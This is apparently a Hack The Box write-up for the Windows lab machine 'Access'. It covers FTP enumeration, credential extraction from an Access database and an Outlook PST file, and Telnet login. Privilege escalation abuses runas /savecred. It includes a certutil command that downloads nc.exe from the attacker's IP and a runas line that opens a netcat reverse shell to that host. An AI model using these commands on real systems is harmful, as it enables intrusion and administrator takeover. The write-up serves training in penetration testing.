Access
Summary
Access is a straightforward Windows machine centered on identifying and connecting small leaks across multiple open services. The entry point involves anonymous FTP access to retrieve a ZIP archive and a Microsoft Access database. Extracting credentials from a discovered Outlook .pst email archive provides initial access via Telnet. For privilege escalation, the presence of stored credentials in the Windows Credential Manager allows for the abuse of the runas /savecred feature to execute commands as the Administrator.
Port Scanning

Full TCP Scan with nmap
1
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.129.13.41 -oN allports
Service Detection

Nmap’s default scripts in order to get juicy info and versions.
1
nmap -p21,23,80 -sCV 10.129.13.41 -oN services
Port 80 Basic Enum

We ran some basic commands and check the page using a browser and there is no useful information for us to take advantage of. So then we will move to port 21.
1
2
3
4
5
6
7
8
9
10
11
12
❯ whatweb http://10.129.13.41/
http://10.129.13.41/ [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.129.13.41], Microsoft-IIS[7.5], Title[MegaCorp], X-Powered-By[ASP.NET]
❯ curl -s -X GET http://10.129.13.41/ -I
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Thu, 23 Aug 2018 23:33:43 GMT
Accept-Ranges: bytes
ETag: "44a87bb393bd41:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Tue, 28 May 2024 15:56:34 GMT
Content-Length: 391
Port 21 - FTP Anon
Since anonymous login is allowed, we will dig into this service:


In Backups there is a .mdb file that we downloaded to check in our system.
An .mdb (Microsoft Database) file is the legacy format used by Microsoft Access. It stores relational data like tables and queries.

Also in the Engineer folder we have a zip file that we will transfer to our kali.
Shell as Security

The files downloaded from ftp seem interesting. First we have a Microsoft Access Database and a zip protected via password that contains a .pst file.

Extracting Data from Access DB
Using mdb-tables we can check all the tables from the database.
1
mdb-tables backup.mdb | grep auth

To read the content of a table we have to run the following command:
1

mdb-export backup.mdb auth_user

We got some credentials, so now we can test if one works for the zip file:

Zip Password
access4u@security
Reading a pst file
You can use lspst to check the emails on the pst file. Then you should use readpst to dump all the information of that pst file.
1
2
3
lspst Access\ Control.pst
readpst Access\ Control.pst
cat Access\ Control.mbox | grep security

You can also use online tools to read those files as shown below.

We found a credential so we can check if it works to log in via telnet:

Telnet Credentials
security:4Cc3ssC0ntr0ller
Privilege Escalation | RunAs.exe

After some enumeration we found a link to execute some program. We can try to see some content via reading that link file. As you can notice, it is using runas.exe to execute this task as Administrator. Also it is using a saved credentials for this to work.
1
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"

If you want to validate the stored credential, you could use cmdkey as show below:
1
cmdkey /list

To gain an interactive shell as Administrator abusing this stored credential, we have to transfer nc.exe to the target box:
1
certutil.exe -f -split -urlcache http://10.10.15.41/nc.exe nc.exe


Now we will use runas.exe to execute nc.exe so we can send us a cmd to our machine. This will give us a shell as administrator because we are going to use /savecred to use that stored credential.
1
C:\Windows\System32\runas.exe /user:ACCESS\Administrator /savecred "C:\Windows\Temp\runas\nc.exe -e cmd 10.10.15.41 443"


Flags
- user.txt
1
2
> type C:\Users\security\Desktop\user.txt
647**************************3c5
- root.txt
1
2
> type C:\Users\Administrator\Desktop\root.txt
44c**************************216